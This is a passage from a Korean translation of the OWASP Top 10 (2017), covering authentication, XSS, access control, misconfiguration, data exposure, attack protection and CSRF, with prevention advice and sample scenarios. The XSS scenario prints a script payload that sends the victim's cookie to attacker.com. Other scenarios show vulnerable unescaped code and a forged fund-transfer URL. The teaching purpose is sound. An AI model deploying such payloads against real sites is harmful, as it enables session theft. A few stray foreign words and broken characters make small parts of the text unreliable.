- b) 개발자들을 위한 단순한 인터페이스, [ESAPI 인증자 및 사용자 API](#)를 좋은 사례를 모방, 사용하거나 기반으로 하여 개발하도록 고려

### 2. 세션 ID 탈취에 사용될 수 있는 XSS 취약점을 피하도록 하는 강력한 노력 또한 필요합니다. 2017-A3 참고.

## 공격 시나리오 샘플

· 시나리오 #1: 항공사 예약 어플리케이션은 URL 뒤어쓰기를 지원하며, 다음 URL에서 세션 ID를 표시합니다.

**<http://example.com/sale/saleitems.jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii>**

이 사이트의 사용자는 친구들에게 हाल인 소식을 알리고 싶어 자신의 세션 ID가 노출된다는 것을 알지 못한 채 상기 링크를 메일로 보낸다. 친구들은 해당 링크를 사용하여 세션 및 신용카드를 사용합니다.

· 시나리오 #2: 어플리케이션에 타임아웃 기능이 설정되지 않았다. 공공장소의 컴퓨터로 사이트에 접근한 사용자가 “로그아웃”을 하지 않고, 단순히 브라우저 탭을 닫고서 자리를 떠난다. 한 시간 후, 공격자가 동일한 브라우저를 사용하는데, 브라우저는 여전히 인증 상태를 유지하고 있습니다.

· 시나리오 #3: 내부 혹은 외부 공격자가 시스템의 패스워드 DB에 대한 접근을 획득했다. 사용자 패스워드는 해시되지 않았고, 모든 사용자의 패스워드가 공격자에게 노출됩니다.

## 참고자료






### OWASP

취약점을 해결 및 보안을 위한 더 많은 정보는 [ASVS requirements areas for Authentication \(V2\) and Session Management \(V3\)](#)를 참고하십시오.

- [OWASP Authentication Cheat Sheet](#)
- [OWASP Forgot Password Cheat Sheet](#)
- [OWASP Password Storage Cheat Sheet](#)
- [OWASP Session Management Cheat Sheet](#)
- [OWASP Testing Guide: Chapter on Authentication](#)

### 외부자료

- [CWE Entry 287 on Improper Authentication](#)
- [CWE Entry 384 on Session Fixation](#)

 위협원	 공격방법	 보안약점		 기술적 영향도	 사업적 영향도
특정 어플리케이션	공격가능성 평균	취약점 분포 매우 광범위	탐지가가능성 평균	영향도 중간	어플리케이션 / 특정 비즈니스
외부사용자, 사업 파트너, 다른 시스 템, 내부 사용자 관리자, 시스템에 신뢰되지 않은 데 이터를 보내는 이 들을 고려합시 오.	공격자는 브라우저 에서 인터프리터를 공격할 수 있는 텍 스트 기반 공격 스 크립트를 보냅니다. DB에서 오는 내부 데이터뿐만 아니라 거의 모든 형태의 데이터가 공격에 활 용할 수 있습니다.	<u>XSS</u> 취약점은 어플리케이션이 적절히 이스케이핑하거나 안전한 JavaScript API를 사용하지 않고, 공격자가 제어하는 데이터로 웹 페이지를 업데이트 할 때 발생합니다. XSS 취약점은 이전에 (1) <u>Stored</u> (2) <u>Reflected</u> 두 가지 카테고리로 분류하였고, (a) <u>서버</u> 또는 (b) <u>클라이언트</u> 에서 발생함. 대부분의 <u>Server XSS</u> 취약점은 테스트나 코드 분석으로 매우 쉽게 탐지됨. <u>Client XSS</u> 취약점은 탐지가 매우 어렵습니다.		공격자는 사용자 세션 하이재킹, 웹사이트 변조, 공격 콘텐츠 삽입, 사용자 리다이렉션, 악성코드를 사용한 사용자 브라우저 하이재킹 하기위해 피해자 브라우저에서 스크립트를 실행합니다.	
				영향 받는 시스템의 사업적 가치와 처리되는 모든 데이터를 고려해야 합니다. 또한 취약점이 일반에게 공개될 경우에 사업적 영향을 고려해야 합니다.	

## 취약점 확인

출력 페이지에서 해당 입력 값을 포함하기 전에, 모든 사용자가 제공한 입력이 제대로 이스케이프 되었는지 확인하지 않거나, 입력 유효성검사를 통해 안전을 검증하지 않는다면 XSS에 취약합니다. 적절한 출력값 이스케이핑 또는 유효성 검사 없이, 브라우저에서 입력이 되면 활성화된 콘텐츠로 처리됩니다. 동적으로 페이지를 업데이트하는데 Ajax를 사용하는 경우, 여러분은 안전한 JavaScript APIs를 사용하고 있는가? 안전하지 않은 자바스크립트 API에 대한 인코딩 또는 유효성 검사도 해야 합니다.

자동화된 도구는 자동적으로 일부 XSS 취약점을 찾을 수 있습니다. 하지만, 각각의 어플리케이션은 산출물 페이지를 다르게 보여주고, JavaScript, ActiveX, Flash 및 Silverlight와 같은 다양한 브라우저 측 인터프리터를 사용하며, 일반적으로 이러한 기술 위에 구축된 3rd party 라이브러리를 사용합니다. 이런 다양성으로 인해 자동화 검색이 어려워지며, 특히 최신 싱글페이지 어플리케이션과 강력한 JavaScript 프레임워크 및 라이브러리를 사용하는 경우 더욱 그렇다. 따라서, 자동 접근 방식뿐만 아니라, 전체범위에서 소스 코드 진단과 침투테스트가 필요합니다.

## 보안대책

XSS를 방지하려면, 활성 브라우저 콘텐츠와 신뢰할 수 없는 데이터를 분리해야 합니다.

1. Server XSS 보안은 HTML 컨텍스트(body, attribute, 자바스크립트, CSS, URL)에 기초한 신뢰하지 않은 데이터를 적절하게 이스케이핑 하는 것을 추천합니다. 데이터 이스케이핑 방법에 필요한 상세 자료는 OWASP XSS Prevention Cheat Sheet를 참고하십시오.
2. Client XSS를 보안은 다른 API브라우저와 자바스크립트에 신뢰되지 않은 데이터를 통과하지 않게 하면, 동적 콘텐츠를 만들 수 있습니다. 이 방법이 힘들면, OWASP DOM based XSS Prevention Cheat Sheet에 설명된 비슷한 문맥을 교묘하게 이스케이프하는 기술을 브라우저 API에 적용할 수 있습니다.
3. 풍부한 콘텐츠, OWASP AntiSamy 또는 Java HTML Sanitizer Project와 같은 자동 삭제 라이브러리를 고려해야 합니다.
4. XSS를 보안하려면, 전체 사이트에 Content Security Policy(CSP)를 고려해야 합니다.

## 공격 시나리오 샘플

어플리케이션은 유효성 검사 또는 이스케이핑 없이 다음 HTML 일부의 구조에서 신뢰할 수 없는 데이터를 사용합니다.

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```

공격자는 자신의 브라우저에서 'CC' 파라미터를 수정합니다.

```
'<script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

이 경우 피해자의 세션 ID가 공격자의 웹사이트로 전송되며, 공격자가 사용자의 현재 세션을 이용할 수 있습니다. 또한 공격자는 XSS를 사용해서 어플리케이션이 적용한 자동화된 CSRF 방어를 무력화할 수 있습니다. 2017-A8 CSRF 정보 참고하십시오.






## 참고자료

### OWASP

- [OWASP Types of Cross-Site Scripting](#)
- [OWASP XSS Prevention Cheat Sheet](#)
- [OWASP DOM based XSS Prevention Cheat Sheet](#)
- [OWASP Java Encoder API](#)
- [ASVS: Output Encoding/Escaping Requirements \(V6\)](#)
- [OWASP AntiSamy: Sanitization Library](#)
- [Testing Guide: 1st 3 Chapters on Data Validation Testing](#)
- [OWASP Code Review Guide: Chapter on XSS Review](#)
- [OWASP XSS Filter Evasion Cheat Sheet](#)

### 외부자료

- [CWE Entry 79 on Cross-Site Scripting](#)

 위협원	 공격방법	 보안약점		 기술적 영향도	 사업적 영향도
특정 어플리케이션	공격가능성 쉬움	취약점 분포 광범위	탐지가능성 쉬움	영향도 중간	어플리케이션 / 특정 비즈니스
시스템의 승인된 사용자 유형을 고려해야 합니다. 사용자가 특정 기능 및 데이터로 제한되는지, 인증되지 않은 사용자는 모든 기능이나 데이터에 접근할 수 있습니까?	권한부여된 공격자는 인증되지 않은 다른 리소스로 파라미터 값을 변경하기 만하면 됩니다. 이 기능이나 데이터에 대한 접근 권한이 부여되었습니까?	데이터의 경우 어플리케이션 및 API는 웹 페이지를 생성할 때 객체의 실제 이름이나 키를 자주 사용합니다. 함수의 경우 URL과 함수 이름을 쉽게 추측할 수 있습니다. 어플리케이션 및 API는 사용자가 대상 리소스에 대해 권한이 있는지 항상 확인하지 않습니다. 이로 인해 취약점이 발생합니다. 테스터는 이러한 결함을 탐지기 위해 파라미터를 쉽게 조작할 수 있습니다. 코드 분석은 권한이 올바른지 신속하게 보여줍니다.		이러한 결함은 접근할 수 있는 모든 기능 또는 데이터를 손상시킬 수 있습니다. 예측이 되지 않는 참조라면, 접근제어가 이루어지지 않을 때, 데이터와 기능을 도난당하거나 남용될 수 있습니다.	노출된 정보 및 기능의 사업적 가치를 고려해야 합니다. 또한 취약점 노출에 대한 사업적 영향도 고려해야 합니다.

## 취약점 확인

어플리케이션이 접근 제어 취약점에 취약한지 확인하는 가장 좋은 방법은 모든 데이터 및 함수 참조에 적절한 예방이 있는지 확인하는 것입니다. 취약한지 판단하려면, 다음을 참고하십시오.

1. **데이터 참조**의 경우 어플리케이션은 참조 맵 또는 접근 제어 검사를 사용하여 사용자에게 해당 데이터에 대한 권한이 있는지 확인하도록 권한을 부여 받습니까?
2. **비공개 기능** 요청의 경우 어플리케이션은 사용자가 인증되었는지 확인 및 해당 기능을 사용하는 데 필요한 역할 또는 권한이 있습니까?

어플리케이션의 코드 리뷰는 이러한 접근제어가 올바르게 구현되었는지 필요한 곳마다 존재하는지를 확인할 수 있습니다. 수동 테스트는 접근 제어 취약점을 식별하는데도 효과적입니다. 자동화 도구는 일반적으로 보호가 필요한 대상이나 안전하거나 안전하지 않은 대상을 인식 할 수 없으므로 이러한 취약점을 찾지 않습니다.

## 보안대책

접근 제어 취약점을 예방하려면 각 기능 및 각 유형의 데이터(예: 오브젝트 번호, 파일 이름)를 보호하기 위한 접근 방식을 선택해야 합니다.

1. **접근권한 확인.** 신뢰할 수 없는 리소스 출처에서 직접 참조를 사용 때마다 사용자가 요청된 자원에 대해 권한이 있는지 확인하기 위해 접근 제어 검사가 반드시 포함되어야 합니다.
2. **사용자에 대해 세션 간접 객체 참조를 사용하라.** 이 코딩 패턴은 직접적으로 승인되지 않은 리소스에 대해 공격자를 방어합니다. 예를 들면, 리소스의 데이터베이스 키를 사용하는 대신 현재 사용자에게 권한이 부여된 6개의 리소스 드롭 다운 리스트에서 1에서 6까지 숫자를 사용하여 사용자가 선택한 값을 나타낼 수 있습니다. OWASP의 ESAPI에는 개발자가 직접 개체 참조를 제거하는 데 사용할 수 있는 순차 및 임의 접근 참조맵이 모두 포함됩니다.
3. **자동화된 검증.** 자동화를 활용하여 적절한 권한 배포를 확인합니다. 이것은 종종 커스텀 방식입니다.

## 공격 시나리오 샘플

**시나리오 #1:** 어플리케이션은 계정 데이터에 액세스하는 SQL 호출에서 확인되지 않은 데이터를 사용합니다.

```
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

공격자는 브라우저에서 'acct' 파라미터를 수정하여 원하는 계정 번호를 보내면 됩니다. 제대로 확인하지 않으면 공격자는 모든 사용자 계정에 접근할 수 있습니다.

<http://example.com/app/accountInfo?acct=notmyacct>

**시나리오 #2:** 공격자는 단순히 대상 URL로 탐색합니다. 관리자 권한은 관리자 페이지에 접근하는 데 필요합니다.

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

인증되지 않은 사용자가 어느 페이지에 접근할 수 있다면 이는 취약점입니다. 관리자 아닌 사람이 관리자 페이지에 접근할 수 있는 경우 또한 취약점입니다.

## 참고자료






### OWASP

- [OWASP Top 10—2007 on Insecure Direct Object References](#)
- [OWASP Top 10—2007 on Function Level Access Control](#)
- [ESAPI Access Reference Map API](#)
- [ESAPI Access Control API \(isAuthorizedForData\(\), isAuthorizedForFile\(\), isAuthorizedForFunction\(\)\)를 볼 것\)](#)

접근제어에 대한 추가정보를 원한다면, [ASVS requirements area for Access Control \(V4\)](#)를 참조하라.

### 외부자료

- [CWE Entry 285 on Improper Access Control \(Authorization\)](#)
- [CWE Entry 639 on Insecure Direct Object References](#)
- [CWE Entry 22 on Path Traversal\(직접 개체 참조 취약점의 예시\)](#)

 위협원	 공격방법	 보안약점		 기술적 영향도	 사업적 영향도
특정 어플리케이션	공격가능성 쉬움	취약점 분포 일반	탐지가능성 쉬움	영향도 중간	어플리케이션 / 특정 비즈니스
승인된 사용자, 익명의 외부공격자도 타사용자의 계정을 훔칠 수 있음. 이처럼 자신의 행동을 위장하려는 정상적인 내부 사용자들을 고려하십시오.	공격자는 승인되지 않은 접근 권한을 얻거나 시스템에 대해 알아보기 위해 기본계정, 사용하지 않는 페이지, 패치되지 않은 취약점, 보호되지 않는 파일이나 디렉토리 등에 접근합니다.	보안 구성 오류는 플랫폼, 웹 서버, 어플리케이션 서버, DB, Framework, 사용자 지정 코드를 포함하는 어플리케이션 스택 단계에서 발생할 수 있습니다. 개발자와 시스템 관리자는 전체 스택이 제대로 구성되었는지 확인하기 위해 함께 작업해야 합니다. 자동 스캐너는 누락된 패치, 잘못된 기본 계정 사용, 불필요한 서비스 등을 감지하는 데 유용합니다.		어떤 결함은 공격자에게 특정 시스템 데이터나 기능에 무단 접근 권한을 주는데, 이러한 결함으로 종종 시스템이 완전히 해킹될 수 있습니다.	시스템은 당신이 완전히 파악하지 못한 상태에서 손상될 수도 있습니다. 모든 데이터는 도둑 맞을 수 있고, 서서히 수정될 수도 있음. 이에 대한 복구 비용은 막대할 것입니다.

## 취약점 확인

혹시 여러분의 어플리케이션의 스택 모든 부분에 보안 강화가 되고 있습니까? 예를 들자면:

1. 당신의 소프트웨어는 최신버전입니까? OS, Web/App 서버, DBMS, 어플리케이션, API, 모든 기능과 라이브러리를 포함합니다(2017-A9 참고).
2. 불필요한 기능이 활성화되어 있거나 설치되어 있지 않습니까?(ex 포트나 서비스, 페이지, 계정, 권한 등)
3. 기본 계정 및 관련된 패스워드가 아직 활성화되어 있고, 한 번도 변경을 하지 않았습니까?
4. 여러분의 에러 처리 부분이 스택 추적 가능한 수준으로 상세하거나 사용자에게 보여지는 에러메시지가 불필요할 정도로 자세하지 않습니까?
5. 당신의 어플리케이션 서버, 어플리케이션 프레임워크(예 - Struts, Spring, ASP.NET 등), 라이브러리, DB 등 보안 설정을 확인할 수 있습니까?

위의 사항과 일치하지 않고, 반복되는 어플리케이션 보안 설정 프로세스가 있다면, 시스템은 아주 높은 위험에 처해있습니다.

## 보안대책

다음 모든 사항을 구축하기를 권장합니다.

1. 적절히 차단되어 있어, 쉽고 빠르게 다른 환경을 적용할 수 있게 만들어 주는 반복가능하고 보안 강화 프로세스, 개발,QA, 생산 환경은 (각 환경에서 사용되는 각기 다른 암호 등) 동일한 구성이어야 합니다 이런 프로세스를 통해 새로운 보안 환경을 설정하는데 드는 노력을 최소화할 수 있습니다.
2. 각각 적용된 환경으로 모든 소프트웨어 업데이트와 패치를 적절한 시점에 적용할 수 있는 프로세스이어야 합니다. 이런 프로세스에는 모든 컴포넌트와 라이브러리까지 요구됩니다 (2017-A9 참고).
3. 컴포넌트간 효과적이고, 안전하게 분리될 수 있는 강력한 어플리케이션 아키텍처
4. 모든 환경에서 구성 및 설정이 올바르게 구성되었는지 확인하는 자동화 프로세스

## 공격 시나리오 샘플

**시나리오 #1:** 어플리케이션 서버 관리 콘솔이 자동으로 설치된 후 제거되지 않았다. 기본 계정은 변경되지 않았습니다. 공격자는 여러분의 서버에 관리자 디폴트 페이지를 찾았고, 기본 패스워드로 로그인하여, 시스템을 장악하였습니다.

**시나리오 #2:** 디렉토리 목록을 보는 기능이 서버에서 비활성화되지 않았다. 공격자는 디렉토리 내용을 보면서 아무 파일이나 찾을 수 있습니다. 공격자는 컴파일해 둔 모든 자바 클래스를 찾아 다운로드 후 역추적 기법을 이용해 디컴파일합니다. 공격자는 여러분의 어플리케이션에 심각한 접근통제 취약점을 찾아냅니다.

**시나리오 3:** 어플리케이션 서버 구성이 사용자에게 잠재적으로 노출될 수 있는 근본적인 결함을 반환되는 스택 추적을 허용합니다. 공격자는 추가적인 정보가 담긴 에러메시지가 나오면 좋아합니다.

**시나리오 4:** 어플리케이션 서버에 기본 어플리케이션이 설치되어 있는 상태에서 제거하지 않고 프로덕션 서버로 활용되고 있습니다. 이전에 설명했듯이 기본 어플리케이션은 보안취약점을 보유하고 있고, 공격자는 여러분의 서버를 손상시키는 데 이용할 수 있습니다.

## 참고자료






### OWASP

- [OWASP Development Guide: Chapter on Configuration](#)
- [OWASP Code Review Guide: Chapter on Error Handling](#)
- [OWASP Testing Guide: Configuration Management](#)
- [OWASP Testing Guide: Testing for Error Codes](#)
- [OWASP Top 10 2004 - Insecure Configuration Management](#)

이 분야에 대한 추가 정보는 [ASVS requirements areas for Security Configuration \(V11 and V19\)](#)을 참고하십시오.

### 외부자료

- [NIST Guide to General Server Hardening](#)
- [CWE Entry 2 on Environmental Security Flaws](#)
- [CIS Security Configuration Guides/Benchmarks](#)

 위협원	 공격방법		 보안약점		 기술적 영향도	 사업적 영향도
특정 어플리케이션	공격가능성 어려움	취약점 분포 드물	탐지가능성 평균	영향도 심각	어플리케이션 / 특정 비즈니스	
누가 민감한 정보와 백업 시스템에 접근할 수 있는지 고려해야 합니다. 현재 사용하지 않는 정보와 전송 정보, 심지어 고객의 브라우저까지 포함한 내부/외부 모든 위협들까지 고려해야 합니다.	공격자들은 암호문을 직접 풀지 않습니다. 대신 키를 훔치거나 중간 공격을 하기도 하고, 서버에 저장된 평문으로 된 정보나 사용자의 브라우저에 송수신 중인 정보를 훔칩니다.	가장 흔한 취약점은 민감정보를 암호화하지 않는 것. 암호화했을 때, 취약한 키 생성과 관리, 그리고 취약한 알고리즘 사용이 일반적인데, 특히 취약한 패스워드로 해쉬 알고리즘을 사용하는 경우입니다. 브라우저의 취약점은 매우 흔하고 발견하기 쉬우나 대규모 공격은 어렵습니다. 외부 공격자는 접근 제한 때문에 서버 측 취약점을 알아내는 것이 어렵고, 공격하기도 어렵습니다.		오류는 보호해야 할 모든 데이터를 자주 손상시킵니다. 이런 정보는 일반적으로 건강 기록, 이, 인증정보, 신용카드 등의 민감한 내용을 포함합니다.		정보 손실에 대한 사업적 가치와 평판에 대한 영향을 고려해야 함. 이 정보가 노출되었을 때 법적 책임은 무엇인지 또한 평판에 피해가 있을 수 있다는 점도 고려해야 합니다.

## 취약점 확인

당신이 가장 먼저 해야 할 일은 어떤 정보가 추가 보호가 필요한 민감한 데이터인지 결정하는 것입니다. 예를 들어, 패스워드, 신용카드 정보, 건강기록, 개인정보는 반드시 보호되어야 하는 정보입니다. 이러한 정보에 대해서 다음 내용을 확인합니다.

1. 민감정보를 사용중인 저장공간이나 백업 공간에 저장될 때 암호화되지 않은 긴 문자로 저장되지 않습니까?
2. 민감정보가 내부나 외부에 암호화되지 않고 전송됩니까? 인터넷 트래픽은 특히 위험합니다.
3. 오래되었거나 취약한 암호 알고리즘을 사용하지 않습니까?
4. 취약한 암호키가 생성되었거나 적절한 키관리가 이루어지지 않거나 순환이 되지 않습니까?
5. 브라우저 보안지침이나 헤더가 민감한 데이터가 제공되었거나 브라우저에 보내졌을 때 놓치지 않습니까?

문제를 피할 수 있는 더 완벽한 설정을 위해서 [ASVS Areas Crypto \(V7\)](#), [Data Prot \(V9\)](#), [SSL/TLS \(V10\)](#) 참고하십시오.

## 보안대책

불안정한 암호화, SSL/TLS 사용, 정보 보호의 전체적인 위험은 Op10의 범위를 넘어선다. 하지만, 모든 민감정보를 위해 최소한 다음과 같은 조치가 필요합니다.

1. 민감정보를 보호하기 위해 계획한 위협을 고려해서 현재 사용하지 않거나 전송중인 모든 민감한 정보를 위협으로 부터 보호할 수 있는 방법으로 암호화해야 합니다.
2. 불필요한 민감정보는 저장하지 말고, 저장된 정보는 가능한 빠른 시간 안에 파기, 저장되지 않은 정보는 도난되지 않음.
3. 강력한 표준 알고리즘과 강력한 키를 사용하고, 정해진 장소에서 적절하게 관리. FIPS(Federal Information Processing Standard) 140 에서 제시하는 적절한 암호화 모듈을 사용하는 것을 고려해야 합니다.
4. bcrypt, PBKDF2, scrypt와 같이 패스워드를 보호용으로 설계된 알고리즘으로 패스워드를 저장해야 합니다.
5. 민감한 정보를 수집하는데 자동완성기능을 사용하지 말고, 민감한 정보를 포함하고 있는 페이지를 캐시에 저장하는 기능을 사용하면 안됩니다.

## 공격 시나리오 샘플

**시나리오 #1:** 어플리케이션은 데이터베이스의 신용카드 번호를 암호화할 때 자동 데이터베이스 암호화를 사용합니다. 그러나 이 데이터는 평문으로 된 신용카드 번호를 검색할 수 있는 SQL 인젝션 취약점을 사용하여 검색하면 자동으로 복호화될 수 있습니다. 신용카드 번호와 같은 정보들은 공개키를 사용하여 암호화해야 하고, 비밀키를 사용하여 복호화하는 백엔드 어플리케이션을 사용해야 합니다.

**시나리오 #2:** 모든 인증 페이지가 있는 사이트에서 단순히 TLS를 사용하지 않습니다. 공격자는 네트워크 트래픽(개방된 무선 네트워크 같은)을 관찰하고, 사용자의 세션 쿠키를 훔칩니다. 이후 쿠키를 재사용해서 사용자의 개인 보에 접속할 수 있는 세션을 훔칩니다.

**시나리오 #3:** 패스워드 DB 모든 사람들의 패스워드를 저장하기 위해서 솔트없는 해쉬함수를 사용합니다. 파일업로드 취약점은 공격자들에게 암호 파일을 검색할 수 있도록 합니다. 솔트가 없는 모든 해쉬 함수는 사전에 계산된 해쉬함수의 레인보우 테이블에 노출될 수 있습니다.

## 참고자료

**OWASP** – 완전한 정보는 다음을 참고하세요.






[ASVS req'ts on Cryptography \(V7\)](#), [Data Protection \(V9\)](#), [Communications Security \(V10\)](#)

- [OWASP Cryptographic Storage Cheat Sheet](#)
- [OWASP Password Storage Cheat Sheet](#)
- [OWASP Transport Layer Protection Cheat Sheet](#)
- [OWASP Testing Guide: Chapter on SSL/TLS Testing](#)

## 외부자료

- [CWE Entry 310 on Cryptographic Issues](#)
- [CWE Entry 312 on Cleartext Storage of Sensitive Information](#)
- [CWE Entry 319 on Cleartext Transmission of Sensitive Information](#)
- [CWE Entry 326 on Weak Encryption](#)



 위협원	 공격방법	 보안약점		 기술적 영향도	 사업적 영향도
특정 어플리케이션	공격가능성 평균	취약점 분포 일반	탐지가능성 평균	영향도 중간	어플리케이션 / 특정 비즈니스
네트워크 접근 권한이 있는 사람이라면 누구나 요청을 보낼 수 있습니다. 어플리케이션이 수동 공격과 자동화 공격을 모두 탐지하고 대응합니까?	알려진 사용자 또는 익명의 공격자는 공격을 합니다. 어플리케이션 또는 API가 공격을 감지합니까? 어떻게 반응합니까? 알려진 취약점에 대한 공격을 차단할 수 있습니까?	어플리케이션과 API는 항상 공격 받고 있습니다. 대부분의 어플리케이션 및 API는 잘못된 입력을 감지하지만, 단순히 거부하여 공격자가 반복해서 공격할 수 있게 합니다. 이러한 공격은 악의적이거나 손상된 사용자가 익스플로잇 하거나 취약점을 찾는 것을 의미합니다. 수동 공격과 자동화 공격을 모두 탐지 및 차단하는 것은 보안을 강화하는 것이 가장 효과적인 방법 중 하나입니다. 방금 발견한 치명적인 취약점을 얼마나 빨리 패치할 수 있습니까?		가장 성공적인 공격은 취약성 탐색부터 시작합니다. 이러한 탐색을 계속하면 익스플로잇 성공 확률을 100%까지 높일 수 있습니다. 신속하게 패치하지 않으면, 공격자를 돕는 셈입니다.	비즈니스에 대한 공격 방어 취약점의 영향을 고려하라. 성공적인 공격은 예방되지 않고, 오랜시간동안 발견되지 않으며, 처음 포트린트(사전 조사)를 뛰어넘는 그 이상입니다.

## 취약점 확인

공격을 감지, 대응 및 차단하면 어플리케이션을 거의 개발하기가 훨씬 어려워지며, 아직은 이런 어플리케이션이나 API가 없습니다. 사용자 지정 코드 및 구성 요소의 치명적인 취약점도 항상 발견되지만, 조직에서는 새로운 보안대책을 준비하는 데 수 주 또는 수개월이 걸리는 경우가 많습니다.

공격 탐지 및 대응이 적절하지 않은 경우 매우 분명해야 합니다. 단순히, 수동 공격을 시도하거나 어플리케이션에 대해 스캐너를 실행합니다. 어플리케이션 또는 API는 공격을 식별하고 실행 가능한 공격을 차단하며 공격자 및 공격의 특성에 대한 세부 정보를 제공해야 합니다. 치명적인 취약점이 발견되었을 때 가상 및 /또는 실제 패치를 신속하게 배포할 수 없으면 공격에 노출됩니다.

어떤 유형의 공격이 공격으로부터 보호되는지 이해해야 합니다. XSS와 SQL Injection만 취약점 있습니까? WAF, RASP 및 OWASP AppSensor와 같은 기술을 사용하여 공격을 탐지 또는 차단하고 가상으로 취약점을 패치할 수 있습니다.

## 보안대책

충분한 공격 방어를 위한 세 가지 주요 목표가 있습니다.

- 공격을 탐지하라.** 합법적인 사용자에게 불가능한 일이 발생했습니까? (예: 합법적 클라이언트가 생성할 수 없는 입력값) 어플리케이션이 일반 사용자가 수행하지 않는 방식(예: 너무 높은 템포, 비정상적인 입력, 비정상적인 사용 패턴, 반복된 요청)으로 사용되고 있습니까?
- 공격에 대응하라.** 로그 및 인지는 적절한 응답에 중요합니다. 요청, IP주소 또는 IP 범위를 자동으로 차단할지를 결정합니다. 오작동하는 사용자 계정을 비활성화하거나 모니터링 하는 것이 좋습니다.
- 신속하게 패치하라.** 당신의 dev 프로세스가 아주 중요한 패치를 하루 안에 밀어 낼 수 없다면, HTTP 트래픽, 데이터 흐름 및 / 또는 코드 실행을 분석하고 취약점이 악용되는 것을 방지되는 가상 패치를 배포하십시오.

## 공격 시나리오 샘플

- 시나리오 #1:** 공격자는 OWASP ZAP 또는 SQLMap과 같은 자동화 도구를 사용하여 취약점을 탐지하여 익스플로잇 할 수 있습니다.
- 공격 탐지는 어플리케이션이 비정상적인 요청 및 대량으로 대상이 될 수 있음을 인식해야 합니다.
- 시나리오 #2:** 숙련된 사람의 공격자는 잠재적인 취약성을 주의 깊게 조사하여 궁극적으로 모호한 결함을 찾을 수 있습니다.
- 감지하기가 더 어렵지만, 이 공격은 UI가 허용하지 않는 입력과 같이 일반 사용자가 보내지 않는 요청을 계속 포함합니다.
- 시나리오 #3:** 공격자는 현재 공격 방어가 차단되지 않는 어플리케이션의 취약점을 악용하기 시작합니다.
- 이 취약점의 지속적인 악용을 막기 위해 실제 또는 가상 패치를 얼마나 빨리 배포할 수 있습니까?






## 참고자료

### OWASP

- [OWASP Article on Intrusion Detection](#)
- [OWASP AppSensor](#)
- [OWASP Automated Threats Project](#)
- [OWASP Credential Stuffing Cheat Sheet](#)
- [OWASP Virtual Patching Cheat Sheet](#)
- [OWASP Mod Security Core Ruleset](#)

### 외부자료

- [WASC Article on Insufficient Anti-automation](#)
- [CWE Entry 778 - Insufficient Logging](#)
- [CWE Entry 799 - Improper Control of Interaction Frequency](#)

 위협원	 공격방법	 보안약점		 기술적 영향도	 사업적 영향도
특정 어플리케이션	공격가능성 평균	취약점 분포 드물	탐지가능성 쉬움	영향도 중간	어플리케이션 / 특정 비즈니스
당신이 방문한 어떤 웹사이트 또는 HTML 피드를 포함한 당신의 브라우저에 콘텐츠를 강제로 로드한 사람, 당신의 웹사이트에 강제로 요청을 보낸 사람을 고려하십시오.	공격자는 위조된 HTTP 요청을 생성하고 이미지 태그, iframe, XSS, 또는 다양한 기술들을 사용하여 피해자들을 속인다. <u>사용자들이 인증된다면</u> 공격은 성공합니다.	CSRF는 대부분의 웹 어플리케이션에서 공격자들이 특정 행위의 모든 세부정보를 예측할 수 있도록 허용한다는 사실을 이용합니다. 브라우저는 자동적으로 세션 쿠키와 같은 인증데이터를 보내기 때문에 공격자들은 합법적인 것과 구별할 수 없는 위조된 요청을 만드는 악성 웹 페이지를 생성할 수 있습니다. CSRF 결함은 침투 시험 또는 코드 분석을 통해서 쉽게 탐지할 수 있습니다.		공격자는 희생자 승인이 필요한 변경 작업(ex. 계정정보 수정, 구매목록, 수정 정보)을 명령어를 통해 희생자를 속일 수 있습니다.	해킹된 데이터 또는 어플리케이션 기능의 사업적 가치를 고려해야 합니다. 사용자들이 조치하지 않았다고 생각합니다. 평판에 대한 영향을 고려해야 합니다.

## 취약점 확인

어플리케이션이 취약한지 확인하기 위해서, 링크 및 폼들이 예측할 수 없는 CSRF 토큰이 누락되었는지 확인해야 합니다. 이런 토큰이 없다면, 공격자들은 악의적인 요청을 위조할 수 있습니다. 보안대책은 재인증과 같은 사용자에게 요청을 제출하는 의도를 증명합니다.

상태를 변경하는 함수는 가장 중요한 CSRF 공격목표가 되기 때문에 이러한 함수를 호출하는 링크나 폼에 집중해야 합니다. 그리고 다단계 처리기능은 기본적인 방어책이 없다. 서버사이드 요청공격(SSRF)은 앱을 속이고 임의의 HTTP 요청을 생성할 수 있음을 명심해야 합니다.

CSRF가 위조된 요청에 포함되어 있기 때문에 브라우저에서 자동으로 보내는 세션 쿠키, 출발지 IP, 그리고 다른 정보들이 CSRF에 대해 방어하지 확인해야 합니다. OWASP의 [CSRF Tester](#) 도구는 CSRF 취약점을 증명하기 위한 테스트 케이스를 생성하는데 도움이 될 수 있습니다.

## 공격 시나리오 샘플

어플리케이션이 사용자에게 비밀번호가 포함하지 않은 상태 변경 요청을 제출할 수 있도록 허용합니다. 예를 들면,

```
http://example.com/app/transferFunds?amount=1500
&destinationAccount=4673243243
```

그래서, 공격자가 피해자의 계좌에서 공격자의 계좌로 돈을 송금할 요청을 구성할 수 있습니다. 그리고 그때 공격자의 통제 아래 다양한 사이트에 저장된 iframe 또는 이미지 요청에 공격을 끼워 넣습니다.

```

```

